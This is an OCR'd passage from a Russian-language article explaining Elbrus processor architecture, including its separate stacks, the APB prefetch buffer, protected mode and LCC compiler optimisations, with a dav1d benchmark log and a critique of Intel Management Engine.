
Три аппаратных стека по сравнению с одним в Intel.

Два из них защищены от модификации программистом. Один — chain-стек — отвечает за хранение адресов для возвратов из функций, другой — стек регистров — содержит параметры, через которые они передаются. В третьем — пользовательском стеке — хранятся переменные и данные пользователя. В процессорах Intel все хранится в одном стеке, что порождает уязвимости, так как все адреса переходов, параметров находятся в одном незащищенном от модификаций пользователем месте.

Это определение взял из другой статьи на habr «Портирование JS на Эльбрус», т.к. оно мне показалось более простым для понимания.

Сейчас будет ещё одна грубая аналогия, за которую меня эксперты просто загрызут. Представьте, что вы хотите посмотреть фильм в плеере VLC. Вы открываете программу, в ней открываете фильм, и смотрите. Фильм у вас будет в User Stack, т.е. это данные с которыми вы работаете, в PS stack у вас будет адрес главного окошка VLC, куда надо будет вернуться после окончания воспроизведения видео, а в PCS будет храниться дополнительная информация для того самого возврата из окна с видео в главное окно плеера.

Все эти стеки аппаратно разграничены, программист и пользователь не видят их все полностью. Такая организация обеспечивает повышенную защищённость при работе с данными.



Скриншот 4. Логическая схема внутреннего устройства ядра Эльбруса. Источник: [Alt Linux](#).

Другой ключевой момент в том, что Эльбрус чётко знает, с какими данными ему предстоит работать. Это ещё до того, как он с этими данными начал работу. Работает ли он с данными или же с указателем на данные, заранее известно из тэга, которым помечаются данные в регистрах. И эта информация также позволяет добиться более высокой защищённости.

Есть ещё интересный момент с работой памяти. При работе с любым процессором у вас при выполнении цикла может процессор стопориться на большое количество тактов из-за ожидания подгрузки данных для обработки.

Что за циклы? Вот пример с псевдокодом:

```
for (i = 1; i <= 5; i++) {
    printf(i);
}
```

Сейчас мы сказали процессору вывести на экран числа от 1 до 5. С этим никаких проблем не возникнет ни у какого процессора. Но что, если вместо цифр нам нужно вывести на экран содержимое нескольких файлов? В таком случае процессору нужно обращаться к постоянной памяти. И каждый раз, когда процессор будет считывать информацию из них, у нас процессор будет стопориться на сотни тактов, пока эти самые файлы не подгрузятся.

Компилятор у Эльбруса перед выполнением циклично повторяющихся операций может предугадать, когда какие данные надо подгрузить. Но как быть, если данных много, и их нужно подгружать постоянно?

Для таких задач у Эльбруса есть отдельный параллельно работающий модуль для подкачки данных, APB (Asynchronous Prefetch Buffer). Тут я просто процитирую часть документа «Руководство по эффективному программированию на платформе Эльбрус» с сайта МЦСТ.

Для увеличения производительности в случае регулярного доступа к элементам массивов в архитектуре Эльбрус реализован механизм асинхронного доступа к элементам массива. Суть его состоит в следующем: доступ к массивам описывается особым образом в виде кода асинхронной программы. Она состоит только из операций fapb. Операции fapb запускаются по циклу, пополняя буферы упреждающих данных для разных массивов. При этом основной поток исполнения забирает данные из этого буфера операциями mova (вместо запуска операций чтения).

Преимущества, предоставляемые механизмом асинхронного доступа к массивам:

- *вместо операции чтения, занимающей ALU, используется операция mova, занимающая отдельный канал, что освобождает в широкой команде место под арифметическую операцию;*

- *блокировки из-за отсутствия данных существенно уменьшаются, т.к. операции доступа к памяти, имеющие непредсказуемую длительность, выполняются асинхронно и не блокируют основной поток исполнения операций.*

Говоря более простым языком, если вы корректно пишете программу, и компилируете её с опцией **-fprefetch**, включающей предпокачку данных в циклах, у вас задача по подгрузке данных перекладывается с арифметико-логических устройств на APB (Asynchronous Prefetch Buffer). Это экономит сотни тактов, в течение которых иной процессор бы просто ожидал данные.

Но важное уточнение: не во всех задачах этот APB будет эффективен, тем более если вы не оптимизировали код под Эльбрус. Недостаточно просто применить опцию **-fprefetch** к коду. Это не волшебная палочка на все случаи.

```
root@BITBLAZE-Elbrus-16C: /rc
root@BITBLAZE-Elbrus-16C ~/av1 # echo "$(lscpu | egrep -i 'Model name|MHz' | awk '{ORS=" "; print $3}')MHz; $(f
ree -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)"
; echo "$(lcc --version | awk '{ORS= " "; print}'); meson $(meson --version); ninja $(ninja --version)"; echo;
E16C 2000 MHz; 125Gi RAM;  Simply Linux 10.0 (Captain Finn); kernel 5.4.163-elbrus-def-alt2.23.1
lcc:1.25.17:May-16-2021:e2k-v5-linux gcc (GCC) 7.3.0 compatible ; meson 0.59.1; ninja 1.10.2

root@BITBLAZE-Elbrus-16C ~/av1 # dav1dversion="0.9.3-git-6aaeeea6"; if [[ ! $(nproc) || $(nproc) == "" || $(npr
oc) -le 0 ]]; then cputhreads=$(getconf _NPROCESSORS_ONLN); else cputhreads=$(nproc); fi; if [[ $dav1dversion =
= "0.9.3-git-6aaeeea6" ]]; then threads="--threads $cputhreads"; else if [[ $cputhreads -ge 2 ]]; then threads=
"--framethreads $cputhreads --tilethreads $(( $cputhreads / 2 ))"; else threads="--framethreads 1 --tilethreads
 1"; fi; fi; postargs="-o - $threads --muxer=null"; declare -a buildargsarr=("O4" "O4-fprefetch"); for buildarg
s in "${buildargsarr[@]}"; do dav1d="dav1d-$dav1dversion-$buildargs/build/tools/dav1d"; echo ; grep "Compiler f
or C supports arguments -fprefetch" dav1d-$dav1dversion-$buildargs/build/meson-logs/meson-log.txt; ./$dav1d --v
ersion; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbp
s.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f "Elapsed: %E (%e secs). $buildargs. Thre
ads: $cputhreads. $testvideo" /bin/bash -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; done; done;

0.9.2-112-g6aaeeea
Elapsed: 11:13.67 (673.67 secs). O4. Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:30.95 (150.95 secs). O4. Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 6:37.62 (397.62 secs). O4. Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf

Compiler for C supports arguments -fprefetch: YES
0.9.2-112-g6aaeeea
Elapsed: 11:18.15 (678.15 secs). O4-fprefetch. Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:32.93 (152.93 secs). O4-fprefetch. Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 6:37.64 (397.64 secs). O4-fprefetch. Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
root@BITBLAZE-Elbrus-16C ~/av1 #
```

Скриншот 5. Тест dav1d декодера AV1 видео без опции -fprefetch и с ней. Эльбрус 16C (128 ГБ ОЗУ).

Я попробовал собрать декодер AV1 видео dav1d (версия 6aaeeea6 с git) от VideoLAN, разработчиков VLC. Я проверял с тремя разными тестовыми видео Chimera от Netflix, и существенной разницы в пользу варианта с **-fprefetch** не увидел. Короче говоря, не будет преимуществ от использования этой опции без адаптации кода программы должным образом.

Чтобы грамотно задействовать все возможности Эльбруса, нужно соответствующим образом писать код и грамотно использовать компилятор.

Инструментов на процессоре море, но, если программист не использует их в нотной тетради, компилятор не помогает выдать полноценную музыку.

Что ещё интересного может Эльбрус? Он способен начать работать со следующим циклом ещё до того, как закончился предыдущий. У Эльбруса компилятор разбирает, какие данные в каких циклах от каких других данных зависимы. Если данные независимы друг от друга, он может сам определить, что циклы, в которых ведётся обработка этих данных, надо запускать параллельно. И за счёт огромного числа регистров, т.е. за счёт большого числа данных, с которыми единовременно может оперировать процессор, Эльбрус может параллельно выполнять те операции, которые, программист изначально даже не задумывал считать параллельно. SuperScalar (CISC-> RISC) решает эту задачу у Intel и AMD, а на Эльбрусе её решает компилятор.


Вообще, у Эльбруса, начиная с 16С (E2Kv6) должен был появиться предсказатель переходов внутри самого процессора, однако из-за санкций производство 16С (да и вообще Эльбрусов) сейчас не ведётся. Переезд с тайваньских заводов TSMC на китайские заводы SMIC займёт время. Сейчас наиболее актуальным процессором Эльбрус является 8СВ с архитектурой E2Kv5. Что принципиально нового в E2K v5? Самое главное – это SIMD инструкции для задействования регистров ёмкостью 128 бит, и эти самые регистры на 128 бит. Чем больше объём регистров, тем бóльший объём данных вычислительные блоки процессора могут обработать за 1 раз.

А зачем вообще нужны эти регистры, когда есть оперативная память? Причина проста: скорость считывания данных с оперативной памяти намного ниже, чем скорость считывания данных с регистров внутри самого процессора. Ваша программа при выполнении может затормозить на несколько сотен тактов только из-за ожидания подгрузки дальнейших данных из оперативной памяти (чего уж говорить про постоянную память). Чтобы программа выполнялась как можно быстрее, нужно грамотно задействовать ту память, что имеется внутри самого процессора. И то, что с E2K v5 добавили регистры на 128 бит и расширения набора инструкций, позволяющие задействовать эти регистры, это огромный плюс.

В Эльбрус 8СВ на базе E2K v5 появились инструкции, рассчитанные на задействование FPU и ускорение векторных вычислений (вспоминаем операции из матриц, примером которых будет фото моего кролика из обзора Macbook Pro на M1). Векторизация – это один из методов распараллеливания кода, и мы его рассмотрим в главе 1.5. В 16С (E2Kv6) появится и аппаратное ускорение виртуализации (в том числе в кодах x86-64).

Там много особенностей в E2K v5 и E2K v6, об особенностях 8СВ и 16С вы можете подробнее прочитать на сайте МЦСТ.

У Эльбруса очень много механизмов, одни из которых нацелены на безопасность, а другие – на производительность. Перед завершением этой подглавы я хочу чуть подробнее коснуться режима безопасных вычислений.



Скриншот 6. Слайд из презентации "Операционная система Эльбрус и микропроцессоры серии Эльбрус в бортовых системах реального времени". Евгений Кравцунов, Константин Трушкин. Презентация загружена с myshared.

У Эльбруса есть возможность компилировать приложения для работы в защищённом режиме. В таком режиме программа не может вылезти за предел тех данных, с которыми ей явно позволили работать. Т.е. если вы сказали программе работать с массивом на 256 бит, а ей попытались подсунуть данные на 257 бит, она просто упадёт. Выдаст ошибку и на том всё. Тут уже речь не о регистрах, не о том, как ведётся работа с данными,

переданными программе, а о том, какие данные вы подаёте программе в принципе. Подменить данные и заставить Эльбрус выполнять не то, что надо, в таком случае практически нереально. Мы так получаем защищённость уровня Java в Enterprise на C и C++ коде. Но минуса 2. Первый – нельзя в защищённом режиме запустить ядро Linux, да и в целом далеко не все программы в нём заработают из-за ошибок в коде и причин, описанных в ALT wiki. Защищённый режим требователен к корректности написанного кода, абы какой код не подойдёт. Второй– просадка производительности в защищённом режиме. Зависит от задачи: может, её не будет, а может, она составит 20%-80%. Хоть аппаратная реализация защищённого режима и круче программной, но местами лучше уже просто на Java код писать.

Тема сложная, я постарался подать только ту информацию, которую сам понял, и которую более-менее на простых примерах можно пояснить людям. Я опустил много деталей, например, то, что у Эльбруса имеется ещё 256 регистров по 80 бит, что размер самой команды может составлять до 512 бит (минимум – 32). Я ничего не писал про регистровые окна и их смещение при вызове функций. Много подробностей есть, которые я, к сожалению, не осилю описывать, т.к. чтобы это вам пояснить, я должен сам разбираться в теме достаточно глубоко. Если вы хотите детальнее разобраться в том, как на Эльбрусе пашет код, могу посоветовать ознакомиться с этими материалами:

1. Микропроцессоры и вычислительные комплексы семейства «Эльбрус» – Ким А. К., Перекатов В. И., Ермаков С. Г., 2013.
2. Параллелизм вычислительных процессов и развитие архитектуры суперЭВМ. МВК "Эльбрус" – В.С. Бурцев, 1998.
3. Научно-технический отчет по внутреннему ОКР “Защищенный режим”. Внедрение технологии защищенного режима исполнения Эльбрус в задаче разработки и отладки СПО промышленных контроллеров – Мустафин Т. Р., Алехин А. И., Черкашин С. Ю., Зубов И. Н., Лубинец М. И., Кравцунов Е.М, 2017.
4. Руководство по эксплуатации. ТВГИ.431281.028РЭ. Часть 1. Глава 2.1.3.

1.3. Есть ли в Эльбрусе те же бэкдоры, что и в Intel и AMD?

Самым значимым аспектом по части безопасности у Эльбруса является отсутствие микрокода. У Эльбруса процессор, в отличие от Intel или AMD, не перекодирует входящие CISC команды в RISC-подобные микрооперации. Задача по как можно более эффективному задействованию вычислительных блоков процессора ложится на программиста, и, разумеется, на компилятор. В добавок, у Эльбруса нет Intel Management Engine или аналога от AMD в виде Platform Security Processor.

Вот 3 статьи на habr, которые неплохо разжёвывают, в чём опасность механизма Intel Management Engine (по аналогу от AMD сведений меньше):

1. Positive Technologies – «Что мы узнали о безопасности Intel ME за последние годы: 7 фактов о таинственной подсистеме».
2. Positive Technologies –« Выключаем Intel ME 11, используя недокументированный режим».
3. Digital Security – «Intel ME. Как избежать восстания машин?».

Кратко резюмирую информацию из этих статей:

1. Intel ME работает даже когда компьютер выключен. Достаточно просто подачи питания. Т.е., если у Вас ноутбук, он вообще никогда не вырубается полностью. В "выключенном" состоянии ME продолжает работать от батареи.
2. ME имеет полный доступ к оперативной памяти компьютера. Т.е., по факту, Intel знает всё, что вы сейчас делаете.
3. Через PCH (южный мост), куда интегрирован ME, процессор "общается" с внешними устройствами. ME имеет доступ ко всем устройствам, подключенным к компьютеру, в том числе к памяти постоянной и оперативной, и сетевому интерфейсу (интернету).
4. ME имеет возможность исполнения стороннего кода, что позволяет полностью скомпрометировать систему.
5. ME имеет недокументированные функции. В частности, Intel Management Engine Interface (MEI), являющийся интерфейсом

для связи CPU с подсистемой Management Engine (ME), имеет команды, которые никак не документированы, как и протоколы, по которым они передаются. Злоумышленники, зная эти недокументированные возможности, могут исполнить вредоносный код на вашем компе, и Вы в этот момент даже не узнаете, что что-то идёт не так. Чего уж говорить, у ME имеются даже недокументированные режимы работы. Вы, как системный администратор, не можете и представить всего, что творится в Вашем компе. Более того, специалисты из Positive Technologies выяснили, что недокументированные режимы были внедрены для нужд заказчиков, работающих с правительством США (читайте 2-ую статью, там это описано).

6. Вы не можете отключить Intel ME без потери работоспособности компьютера. Задачи ACPI или ICC ранее были возложены на BIOS, но сейчас за них отвечает Intel ME, и даже если каким-то образом умудриться отключить Intel ME (что является задачей далеко не из простых, там нет гарантий того, что ME реально отключен), возложенные на него задачи должны лечь на BIOS, но для этого нужно вернуть реализацию этих технологий в него обратно. Короче, без правки BIOS отключение Intel ME приведёт к частичной или полной неработоспособности компьютера.

Т.е. у Вас в компе имеется какая-то аппаратура, которая: имеет доступ ко всем Вашим данным в оперативной памяти и подключенных устройствам, может выполнять сама сторонний код, имеет кучу недокументированных функций на радость злоумышленникам, да ещё и не отключается полностью никак. И одним только Intel и гос. структурам США известно в деталях всё, что с её помощью можно делать. Я не гиперболизирую, читайте статьи выше.

Intel и AMD в случае обострения отношений России с США, могут всю нашу страну оставить без технологий, они могут получить все Ваши данные и делать с ними что захотят. Без преувеличения, развитие Эльбруса – вопрос национальной безопасности. Если РФ потеряет Эльбрус, РФ потеряет всё.


1.4. Компилятор LCC. Инструмент по оптимизации ПО.

Помимо тех особенностей компилятора, которую я обозначил ранее, мы затронем ещё несколько из книги «Микропроцессоры и вычислительные комплексы семейства Эльбрус», 2013. Этот источник доступен на сайте МЦСТ в разделе Публикации. Он включает в себя 273 страницы с учётом приложений и списка литературы. Мы всё отсюда сюда копипастить не будем. Нас сейчас интересует тамошняя глава 4.2 на странице 193.

Читаем после текста: «Наряду с этим после семантического анализа введены три последовательных этапа, непосредственно связанных с процессом оптимизации.»

На этапе глобального межпроцедурного анализа и оптимизации проверяется наличие в синтаксическом дереве рекурсивных функций, которые при обнаружении преобразуются в обычные циклы. Это позволяет уменьшить риск возникновения ошибок переполнения стека. На выходе этапа формируется машинное промежуточное представление исходной программы с минимально оптимизированным кодом.

Что это вообще значит? Я постараюсь пояснить простым языком с примерами.



Скриншот 7. Рекурсия. Да, просто обычная рекурсия, тут ничего особого.

Рекурсивная функция – это функция, которая вызывает сама себя. Вспоминайте предыдущую подглаву, где мы разбирали, что у Эльбруса работа с регистрами организована в 3 стека и хорошо бы их не переполнять. Вот чтобы избежать этого и проводится оптимизация подобных вызовов за счёт преобразования рекурсивных функций в обычные циклы, которые процессору весьма понятны, и с которыми он легко отработает.

У Эльбруса смена контекста – это затратная процедура (много тактов на это уходит, много времени теряется). Для того, чтобы Эльбрус быстро обрабатывал данные, лучше всего в случае с ним на языке C или C++ использовать обычные циклы вместо рекурсии, и непрерывно подавать на него эти самые данные для обработки без переключения контекста. Т.е. в случае с Эльбрусом параллельно работающий код будет обработан намного быстрее последовательного, и именно за этим рекурсия и заменяется циклом.

На этапе глобального попроцедурного анализа и оптимизации контролируются свойства параметров и результатов функций, а также

зависимости между операциями в исходной программе. По результатам анализа осуществляется оптимизация машинного промежуточного представления путем упрощения индексных выражений, устранения ненужных вычислений, удаления ненужного копирования данных, лишних обращений в память и ненужного кода. В результате формируется машинное промежуточное представление исходной программы с более оптимизированным кодом.

Я это более простым языком не распишу. Анализируется весь код и процессору подаётся на вход команда, в которой устранены все ненужные вычисления. Компилятор анализирует программу (может и весь код с опцией **-fwhole**) и вычищает из неё ненужное. Обратите внимание на то, что производится чистка лишних обращений в память. Если данные достаточно вытащить и считать из памяти лишь раз, программа именно это и сделает.

На следующем этапе — при планировании и распределении регистров осуществляется поиск независимых друг от друга операций исходной программы. В случае их обнаружения реализуется оптимальное отображение независимых операций исходной программы на аппаратные регистры микропроцессора. На выходе планирования и распределения регистров формируется машинное промежуточное представление исходной программы с максимально оптимизированным кодом.

Если я правильно понял, здесь описывается грамотное распределение регистров между процессами, которые могут выполняться параллельно, независимо друг от друга. Т.е. компилятор сразу строит дерево зависимостей, какие функции от каких зависят, и основываясь на этом старается распланировать выполнение независимых друг от друга операций параллельно. Вспомните пример с другом, который пошёл в магазин за продуктами: ему же без разницы, в каком порядке там искать молоко и буханку хлеба. Он просто хватает то, что первым найдёт, и всё. Если это не один человек, а двое, 1-го отправляете в магазин, а 2-го – за документом.

Далее в подглаве 4.2.2 там описаны методы распараллеливания программ. Как вы понимаете, компилятор в Эльбрусе старается

задействовать все ядра процессора при выполнении той или иной задачи. Да и не только: он старается задействовать и все 6 возможных АЛУ (арифметико-логические устройства) даже в рамках одного ядра.

Наиболее полный эффект от распараллеливания на уровне операций достигается при программной конвейеризации циклов, имеющей мощную аппаратную поддержку в виде предварительной подкачки данных и других решений. Она позволяет в несколько раз повысить скорость по сравнению с последовательным выполнением итераций.

Это то, о чём мы с вами говорили ещё в прошлой главе: компилятор собирает вашу программу так, чтобы она заранее готовила процессор к подгрузке тех или иных данных. Когда эти данные нужно подгрузить, процессор уже, по сути, сделал всю необходимую работу, и подал уже готовые данные программе на исполнение.

Скриншот 8. График роста производительности в тесте Spec CPU2006 с обновлениями компилятора. Взято с Альт..

Если верить графику с сайта Альт Линукса, с каждым годом на несколько процентов, да и получается повысить скорость выполнения кода за счёт оптимизаций компилятора. На этом тут я остановлюсь. Для тех, кто хочет изучить подробнее то, как работает компилятор, как в целом устроен Эльбрус, ознакомьтесь с публикациями на сайте МЦСТ. А мы пошли дальше.

1.5. Intel Intrinsics на Эльбрусе? Чего, мать?

Из того, что я понял, Эльбрус – это чистая числодробилка, которая может производить много операций за раз, но в ряде случаев его производительность не велика. Что это за ряд случаев? Это когда компилятор не справляется с оптимизацией кода. Например, Эльбрус может простаивать из-за большого числа переходов в коде (jmp). К сожалению, компилятор – это не волшебный инструмент, он не поможет вам исправить всю кривизну кода и заставить его летать на любом железе. Компилятор не весь код оптимизирует, а только тот, что может. Компилятор может при необходимости даже автоматически векторизировать код (ускорить работу с матрицами за счёт векторизации), и задействовать аналоги SSE/AVX. Но автоматически компилятор вовсе не каждый код сможет оптимизировать.

И, как вы понимаете, вручную оптимизировать код под Эльбрус также можно и нужно. Если вы думаете, что польза от этого будет минимальной, что ж, вы глубоко заблуждаетесь. Для примера, на GitHub можете найти репозиторий с патчами софта под E2K. В чём суть этих патчей? Чтобы понять это, можете взглянуть на изменения для файла benchmark-1.5.2-e2k.patch.

```
44  +#ifdef __e2k__
45  +#include <x86intrin.h>
46  +#endif
47  +
```

Скриншот 9. История изменений файла benchmark-1.5.2-e2k.patch в репозитории e2k-ports.

Что же там происходит? Магия, на Эльбрусе задействуется код специально под Intel, который даёт нехилый прирост производительности.

В общем-то, оказалось, что оптимизации под процессоры Intel будут оптимизациями и для процессоров Эльбрус. Зачем использовать медленный не оптимизированный базовый код на C для всех процессоров, если можно задействовать хорошо выглаженный оптимизированный код под Intel?

Стоп, но какого лешего это вообще работает? Разве этот код не уникален для процессоров Intel?

